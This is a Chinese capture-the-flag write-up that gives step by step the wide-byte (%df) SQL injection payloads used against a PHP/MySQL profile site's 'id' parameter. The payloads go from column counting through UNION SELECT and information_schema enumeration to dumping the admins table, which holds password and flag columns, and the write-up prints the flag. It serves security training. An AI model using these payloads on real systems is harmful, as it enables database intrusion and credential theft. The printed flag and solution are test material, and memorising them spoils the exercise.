本题为php+mysql结合搭建的个人资料展示系统。

其中ID参数存在sql注入，注入类型为宽字节字符型注入。

index?id=1


需要构造参数index?id=1%df' -- +

具体渗透步骤：

1，判断列数

index.php?id=1%df' order by 8 -- +

index.php?id=1%df' and 1=2 union select 1,2,3,4,5,6,7,8-- +



2,爆数据库

index.php?id=1%df' and 1=2 UNION SELECT 1,database(),3,4,5,6,7,8 -- +

爆出数据库为 baji



3，爆表

/index.php?id=1%df' and 1=2 UNION SELECT 1,group\_concat(table\_name),3,4,5,6,7,8 from information\_schema.tables where table\_schema=0x62616A69 -- +

其中：0x62616A69 为数据库名字baji的16进制

爆出表名为 admins




4, 爆列

index.php?id=1%df' and 1=2 UNION SELECT 1,group\_concat(column\_name),3,4,5,6,7,8 from information\_schema.columns where table\_schema=0x62616A69 and table\_name=0x61646D696E73 -- +

其中：0x61646D696E73 为表名admins的16进制

爆出列名：

id,userName,userPwd,email,sex,role,money,flag



5，爆flag

/index.php?id=1%df' and 1=2 UNION SELECT 1,flag,3,4,5,6,7,8 from admins -- +

爆出flag为：Y0u\_@@33w\_dxxmn\_9rf0Od

